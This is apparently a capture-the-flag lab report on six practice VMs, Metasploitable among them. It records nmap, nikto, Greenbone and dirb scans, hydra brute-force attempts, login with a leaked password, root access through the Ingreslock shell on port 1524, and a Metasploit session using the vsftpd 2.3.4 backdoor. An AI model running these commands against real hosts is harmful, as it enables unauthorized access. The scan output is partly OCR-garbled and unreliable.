# **Capture the Flag**

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# Methods

### Steps to locate open ports and versions and operating systems:

In the terminal type: sudo nmap -O -sV then the ip address of which system you want to find the open ports followed by the Kali password.. It was important to include "sudo" before the command in order to elevate our privileges, as the scans could not be performed with the kali account.

### **Steps to locate the Vulnerabilities:**

Launch the menu in the top right corner. Click 02 - Vulnerability Analysis then click on gvm start. In the Linux command prompt enter the password: Kali. Once you see Opening Web UI (https://127.0.0.1:9392) in 5...4...3..2....1. Afterwards go to the desktop screen and click on the web browser. In the toolmarks bar click on *Greenbone Security Assistant* in the left corner then login with the username and password already pre-filled. Click on Scans > Tasks > Under Dashboards click the magic wand (in the middle) > Task Wizard > Enter the Ip address of the system you're trying to scan. Once the scan says *Done* under Reports click *1* > click the option number date > then the results tab. Each of the options listed are Vulnerabilities that were found on the network.

### Goal: Exploit/Explore 6 Targets (VM01- VM06)

## **Target IP Address: 192.168.1.201 (VM01)**

```
i:~# sudo nmap -0 -sV 192.168.1.201
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:24 EST
Nmap scan report for 192.168.1.201
Host is up (0.00072s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
21/tcp
         open ftp
open ssh?
                          vsftpd 3.0.3
22/tcp
 0/tcp
         open http
                         Apache httpd 2.4.27 ((Fedora))
9090/tcp open http
                         Cockpit web service
 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cg1-bin/submit.cg1?new-service :
SF-Port22-TCP:V=7.60%I=7%D=11/10%Time=5FAB04F2%P=x86_64-pc-linux-gnu%r(NUL
SF:L,42,"Welcome\x2010\x20Ubuntu\x2014\.04\.5\x20LTS\x20\([GNU/Linux\x204\.
SF:4\.0-31-generic\x20x86_64\)\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=11/10%OT=21%CT=1%CU=34099%PV=Y%DS=2%DC=1%G=Y%TM=5FAB05
OS:22%P=x86 64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=10D%TI=Z%II=I%TS=A)SEQ(SP=
OS:109%GCD=1%ISR=10D%TI=Z%TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT
OS:11NW7%04=M5B4ST11NW7%05=M5B4ST11NW7%06=M5B4ST11)WIN(W1=7120%W2=7120%W3=7
OS:120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%0=M5B4NNSNW7%CC=Y%Q
OS:=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=1
OS:64%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.39 seconds
```

### **Command:** sudo nmap -O -sV 192.168.1.201

This will give you the open ports with their respective services and version above, along with the operating system.(approximate).

**Operating System:** Unix, Linux (Fedora 26 server edition)

### **Vulnerabilities:**

```
Print plugin and database versions
Virtual host (for Host header)

+ requires a value

Note: This is the short help output. Use -H for full help text.

- poem sai/Riso ogen sai/Riso ogen

- nikto v-1.6

- nikto v-2.1.6

- Nikto v-2.1.6

- Target IP: 192.168.1.201

- Target Port: 80

- Start Time: 2020-11-10 16:42:33 (GMT-5)

- Server: Apache/2.4.27 (Fedora)

- Server Leaks inodes via ETags, header found with file /, fields: 8x146 6x557458caf66e2

- The x-Content-Type-Options header is not present.

- The x-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

- The X-Content-Type-Options header is not server.

- The X-Content-Type-Options header is not server.

- The X-SSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

- The X-Content-Type-Options header is not server.

- The X-SSS-Protection header is not server.

- The X-SSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

- The X-SSS-Protection header is not server.

- The
```

Command: Nikto scan of host 192.168.1.201




# Flag1 VM01:




Pulled from the exposed directories found using nikto above ^

### Flag2 VM01:



Command: Typed in <a href="https://192.168.1.201:9090">https://192.168.1.201:9090</a> in firefox browser from VM01



**Command:** I followed the directory found in Nikto and inspected the elements of the webpage to find a hidden password.

## Flag3 VM01:

# FLAG{Get off the high road Summer!} - 10 Points

**Command:** Used Is to list the files and then performed more FLAG.txt to view contents

# Flag5 VM01

**Command:** Navigated to the file /var/www/html and used cat on FLAG.txt

### PossibleFlag VM01

RickSanchez/RICKS SAFE/safe.exe

Attempted to run with ./safe but permission was denied.

**Target IP Address: 192.168.1.202 (VM02)** 

```
root@kali:~# sudo nmap -0 -sV 192.168.1.202

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:26 EST
Nmap scan report for 192.168.1.202
Host is up (0.00064s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X
05 CPE: cpe:/o:linux:linux_kernel:3
05 details: Linux 3.2 - 3.8
Network Distance: 2 hops

05 and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```

### **Command:** sudo nmap -O -sV 192.168.1.202

This will give you the open ports with their respective services and version above, along with the operating system(approximate).

Operating system- ubuntu linux 12.04 LTS

#### **Vulnerabilities:**

```
Rikto v2.1.6 nikto -h 192.168.1.202
Rikto v2.1.6 nikto -h 192.168.1.202
Rikto v2.1.6 nikto -h 192.168.1.202
Riget Hostname: 2020-11-10 17:00:26 (GMT-5)

Server: Apache/2.2.22 (Ubuntu)
Server leaks inodes via ETags, header found with file /, inode: 425463, size: 3618, mtime: Tue Oct 17 09:46:52 2017

The anti-clickjacking X-Frame-Options header is not bersent.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the NIME type
OSVDB-3268: /angel/: Directory indexing found.
Entry '/angel/' in robots.tx returned a non-forbidden or redirect HTTP code (200)
OSVDB-3268: /angel/: Directory indexing found.
Entry '/angel/' in robots.tx returned a non-forbidden or redirect HTTP code (200)
OSVDB-3268: /tmp/: Directory indexing found.
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```


Command: Nikto scan of host 192.168.1.202






**Command:** Used Greenbone Security Assistant and scanned 192.168.1.202 **Data:** 


192.168.1.202/robots.txt



Found in share/ (with file browser)



Found in share/ (with file browser)



Found in /var/www/nothing

## Steps:

- 1. Attempted to use hydra with command: hydra -l touhid -P /usr/share/john/password.lst ftp://192.168.1.202
  - a. Resulted in failure

# **Target IP Address: 192.168.1.203 (VM03)**

```
oot@kali:~# sudo nmap -0 -sV 192.168.1.203
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:29 EST
Nmap scan report for 192.168.1.203
Host is up (0.00066s latency).
Not shown: 994 closed ports
PORT
       STATE SERVICE
                         VERSION
OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open mysql
6667/tcp open irc
                       MySQL (unauthorized)
                         InspIRCd
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.79 seconds
     kali:~# sudo nmap -0 -sV 192.168.1.203
```

### **Command:** sudo nmap -O -sV 192.168.1.203

This will give you the open ports with their respective services and version above, along with the operating system(approximate).

Operating System: Ubuntu 14.04.5 LTS

**Vulnerabilities:** 

**Command:** Nikto scan of .203

```
Server: Apache/2.4.7 (Ubuntu)
Server leaks inodes via ETags, header found with file /, fields: @x8ce8 @x556@ea23d23c0

The anti-clickjacking X-Frame-Options header is not present.

The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MINE

type

No CGI Directories found (use '-C all' to force check all possible dirs)

OSVDB-3268: /old/: Directory indexing found.

Entry //old/: In robots.txt returned a non-forbidden or redirect HTTP code (200)

OSVDB-3268: /test/: Directory indexing found.

Entry //test/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

OSVDB-3268: /backnode files/: In robots.txt returned a non-forbidden or redirect HTTP code (200)

OSVDB-3268: /backnode files/: In robots.txt returned a non-forbidden or redirect HTTP code (200)

**Trobots.txt** contains 4 entries which should be manually viewed.

**Frobots.txt** contains 4 entries which should be manually viewed.

**Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

**Allowed HTTP Methods: OGT, HEAD, POST, OPTIONS


OSVDB-3208: /apache/: Directory indexing found.

**OSVDB-3208: /apache/: This might be interesting...

**OSVDB-3208: /apache/: This might be interesting...

**OSVDB-3208: /test/: This might be interesting...

**OSVDB-32
```



### Steps:


1. Attempted to use hydra with command: hydra -l LazySysAdmi -P /usr/share/john/password.lst ftp://192.168.1.203

a. Result: failure


#### Performed a dirb scan

```
root@kali: ~
File Edit View Search Terminal Help
    Entering directory: http://192.168.1.203/wordpress/wp-content/themes/
+ http://192.168.1.203/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)
 --- Entering directory: http://192.168.1.203/wordpress/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
 --- Entering directory: http://192.168.1.203/phpmyadmin/themes/original/css/ --
 --- Entering directory: http://192.168.1.203/phpmyadmin/themes/original/img/ --
--- Entering directory: http://192.168.1.203/phpmyadmin/themes/original/jquery/
==> DIRECTORY: http://192.168.1.203/phpmyadmin/themes/original/jquery/images/
--- Entering directory: http://192.168.1.203/phpmyadmin/themes/original/jquery/
images/ ----
END TIME: Thu Nov 19 19:20:12 2020
DOWNLOADED: 253660 - FOUND: 22
oot@kali:~#
```

I followed each of the directories I found, but the only one of any interest was the wordpress directory



192.168.1.203 and 192.168.1.204 had their files available for access without a password



Using the file deets.txt, a password was revealed that I was able to use alongside the togic username. This gave me access to the machine.

```
CBF Remembering all these passwords.

Remember to remove this file and update your password after we push out the server.

Password 12345
```

Once I was in the machine, I noticed that togic didn't have root privileges. However, the system administrator was lazy, so escalating the privileges was simple, although it took me quite some time to realize.

Username: Togie Password: 12345

### FLAG\_VM03

```
root@LazySysAdmin:~# cat proof.txt
WX6k?NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851

Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie

Enjoy some random strings

WX6k?NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6Yd0Ejug3otDmc1$#slTET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48F1$M197Zt2nebt02
bh0!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
```

### Command:

Once Root was obtained, i navigated to the /root folder and "cat proof.txt"

**Target IP Address: 192.168.1.204 (VM04)** 

```
1:~# sudo nmap -0 -sV 192.168.1.204
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:32 EST
Nmap scan report for 192.168.1.204
Host is up (0.00075s latency).
Not shown: 977 closed ports
PORT STATE SERVICE VERSION
           open ftp
21/tcp
                                       vsftpd 2.3.4
22/tcp
            open ssh
                                      OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
Linux telnetd
                      telnet
23/tcp
            open
25/tcp
                                       Postfix smtpd
            open
                      smtp
53/tcp
                      domain
                                      ISC BIND 9.4.2
            open
80/tcp
                                       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
                      http
            open
111/tcp open
139/tcp open
                     rpcbind 2 (RPC #100000)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp
            open
512/tcp open
513/tcp open
                      exec
                                       netkit-rsh rexecd
                      login
514/tcp open
                      tcpwrapped
1099/tcp open rmiregistry GNU Classpath grmiregistry
1524/tcp open shell Metasploitable root shell
                                      2-4 (RPC #100003)
ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
2049/tcp open
2121/tcp open ftp
3306/tcp open mysql
5432/tcp open postgresql PostgreSQL DB 8.3.0 -
5900/tcp open vnc VNC (protocol 3.3)
                                                                       8.3.7
6000/tcp open X11
                                       (access denied)
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open http
                                       UnrealIRCd
                                       Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.15 - 2.6.26 (likely embedded), Linux 2.6.20 - 2.6.24 (Ubuntu 7.04 - 8.04)
Network Distance: 2 hops
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

### **Command:** sudo nmap -O -sV 192.168.1.204

This will give you the open ports with their respective services and version above, along with the operating system(approximate).

#### Vulnerabilities:

### Command: Nikto scan of .204

```
**Server: Apache/2.2.8 (Ubuntu) DAV/2

**Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10

**The anti-clickjacking X-Frame-Options header is not present.**

**The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

**The X-SS-Protection header is not defined. This header can hint to the user agent to render the content of the site in a different fashion to the MIME type

**Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

**Uncommon header 'tcn' found, with contents: list

**Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4

**Bosebc6/S9015. The following alternatives for 'index' were found: index.php

**Web Server returns a valid response with junk HTTP methods, this may cause false positives.

**SOVBN-375** HTTP TRACE method is active, suggesting the host is vulnerable to XST

**/phpinfo.php?VARIABLE=
**SoryBn-186** /doc/; interctory indexing found.

**SOVBN-386** /doc/: The /doc/ directory is browsable. This may be /usr/doc.

**SOVBN-186** /doc/: The /doc/ directory is browsable. This may be /usr/doc.

**SOVBN-1816** /?¬PHPE9568736-0428-11d2-A769-08AA801ACF42** PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUENY strings.

**SOVBN-1816** /?¬PHPE9568736-0428-11d2-A769-08AA801ACF42** PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUENY strings.

**SOVBN-1816** /?¬PHPE9568736-0428-11d2-A769-08AA801ACF42** PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUENY strings.


**SOVBN-1816** /?¬PHPE9568736-0428-11d2-A769-08AA801ACF42** PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUENY strings.

**SOVBN-1810** /?PhPMSAdmin/changelog.phpyAdmin is for managing MySQL databases, and shoul
```

```
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ /phpMyAdmin/: phpMyAdmin directory found
- OSVDB-3092: /phpMyAdmin/Diocumentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8347 requests: 0 error(s) and 29 item(s) reported on remote host
+ End Time: 2020-11-20 19:39:49 (GMT-5) (29 seconds)
```



**Command:** Used Greenbone Security Assistant and scanned 192.168.1.204 Ingreslock is a backdoor used on the remote host to gain root access.



Command: Used Greenbone Security Assistant and scanned 192.168.1.204



Command: Used Greenbone Security Assistant and scanned 192.168.1.204

SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	<b>2</b>	Medium)	98%	192.168.1.204	5432/tcp	<b>23</b> 🐴
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		(etedium)	98%	192.168.1.204	25/tcp	<b>B</b>
SSH Weak Encryption Algorithms Supported		(Medium)	95%	192.168.1.204	22/tcp	<b>2</b>
SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam)		(Medium)	80%	192.168.1.204	25/tcp	
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)		(Medium)	80%	192.168.1.204	25/tcp	<b>B</b> *
phpMyAdmin SQL bookmark XSS Vulnerability		(Hedium)	80%	192.168.1.204	80/tcp	<b>22 3</b>
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability		Medium)	99%	192.168.1.204	80/tcp	<b>E</b>
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability		(Medium)	99%	192.168.1.204	80/tcp	<b>23 1</b>
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		—— (Medium)	80%	192.168.1.204	5432/tcp	8
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		Medium)	80%	192.168.1.204	25/tcp	<b>2</b>
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	0	Medium)	80%	192.168.1.204	5432/tcp	BA
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	O	(Medium)	80%	192.168.1.204	25/tcp	<b>E</b>
TCP timestamps		2.6 (Low)	80%	192.168.1.204	general/tcp	<b>23</b> 🔌
SSH Weak MAC Algorithms Supported	2	2.6 (Low)	95%	192.168.1.204	22/tcp	<b>E</b>

### Data:

```
Sroot@kali:~# telnet 192.168.1.204 1524 and the state of the state of
```

- 1. Attempted to connect via telnet on a specific port, command: "telnet 192.168.204 1524" in order to exploit a vulnerability for ingreslock.
  - a. Result: ROOT ACCESS

- 1. Attempted to change the password via telnet to allow a login on physical machine using command: passwd root
  - a. Result: N/A

```
root@kali: ~
File Edit View Search Terminal Help
bash: tree: command not found
bash: frep: command not found
root@metasploitable:/# root@metasploitable:/# find | grep "flag"
/usr/include/bits/waitflags.h
/usr/include/X11/bitmaps/flagup
./usr/include/X11/bitmaps/flagdown
./usr/sbin/rootflags
/usr/share/man/man8/rootflags.8.gz
/usr/share/man/man3/EVP CIPHER CTX flags.3ssl.gz
./usr/share/man/man3/EVP CIPHER flags.3ssl.gz
./usr/share/man/man3/BN BLINDING get flags.3ssl.gz
./usr/share/man/man3/RSA flags.3ssl.gz
/usr/share/man/man3/BN BLINDING set flags.3ssl.gz
/usr/share/pixmaps/pidgin/emotes/default/flag.png
/usr/lib/perl/5.8.8/bits/waitflags.ph
./usr/lib/perl/5.8.8/auto/POSIX/SigAction/flags.al
./proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched domain/cpu0/domain0/flags
/sys/devices/virtual/net/lo/flags
./sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flags
./sys/firmware/edd/int13 dev80/info flags
/sys/firmware/edd/int13 dev81/info flags
/sys/firmware/edd/int13 dev82/info flags
/sys/firmware/edd/int13 dev83/info flags
```

- 1. From the kali machine, connected via telnet to target 4. Attempted to use command: find | grep "flag" to search for flags on the target 4 machine.
  - a. Result: too many results- nothing of note found
- 2. Removed the password for root using the command: passwd -d root
  - a. Result: ability to log directly onto the machine.

I was able to exploit the Ingreslock backdoor mentioned above using metasploit. After a scan with metasploit, the vsftpd\_234\_backdoor seemed to work. Once I did an ID check, it showed that I had gained root access.

```
root@kali: ~
                                                                         0 0
File Edit View Search Terminal Help
msf > use exploit/unix/ftp/vsftpd 234 backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.204
RHOST => 192.168.1.204
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.204:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.204:21 - USER: 331 Please specify the password.
[+] 192.168.1.204:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.204:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.101:41857 -> 192.168.1.204:6200) a
t 2020-11-20 15:29:46 -0500
id
uid=0(root) gid=0(root)
```

### **Target IP Address: 192.168.1.205 (VM05)**

```
t@kali:~# sudo nmap -Pn -sV -0 192.168.1.205
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:37 EST
Nmap scan report for 192.168.1.205
Host is up (0.00061s latency).
Not shown: 992 filtered ports
                            VERSION
PORT
        STATE SERVICE
21/tcp
                ftp
                             ProFTPD 1.3.5
         open
22/tcp
        open
                             OpenSSH 6.6.1pl Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
                ssh
80/tcp
         open
                http
                            Apache httpd 2.4.7
                netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open
                            CUPS 1.7
631/tcp open
                ipp
3000/tcp closed ppp
3306/tcp open
                            MySQL (unauthorized)
                mysal
8181/tcp open
                http
                            WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.11 - 4.1
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: <u>cpe:/o:linux:linux kernel</u>
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.64 seconds
```

### **Command:** sudo nmap -Pn -sV -O 192.168.1.205

This will give you the open ports with their respective services and version above, along with the operating system(approximate).

**Operating System:** Windows Server 2008 R2 (standard)

#### Vulnerabilities:

**Command:** Nikto scan of .205

```
192.168.1.205
192.168.1.205
      Target Hostname:
Target Port:
Start Time:
                                                                                      80
2020-11-20 19:39:34 (GMT-5)
      Server: Apache/2.4.7 (Ubuntu)
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
+ The X-StS-frotection header is not defined. This header can him to the user agent to protect against some forms of ASS

The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME

type

OSVDB-3268: /: Directory indexing found.

Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

Allowed HTTP Methods: DPTIONS, GET, HEAD, POST

OSVDB-3268: //mod=node&nid=some thing&op=view: Directory indexing found.

OSVDB-3268: //mod=node&nid=some thing&op=view: Directory indexing found.

OSVDB-3268: //mod=some thing&op=browse: Directory indexing found.

//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.

OSVDB-3268: //Topen: Directory indexing found.

//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.

OSVDB-3268: //Open: Directory indexing found.

OSVDB-3268: //Open: Directory indexing found.

OSVDB-3268: //Popen: Directory indexing found.

OSVDB-3268: //Popenserver: Directory indexing found.

OSVDB-3268: //mod=cscript-alert(document.cookie)</script>&op=browse: Directory indexing found.

OSVDB-3268: //*PhiPBBSF32AD-3C92-11d3-A3A9-4C7B08C10000: Directory indexing found.

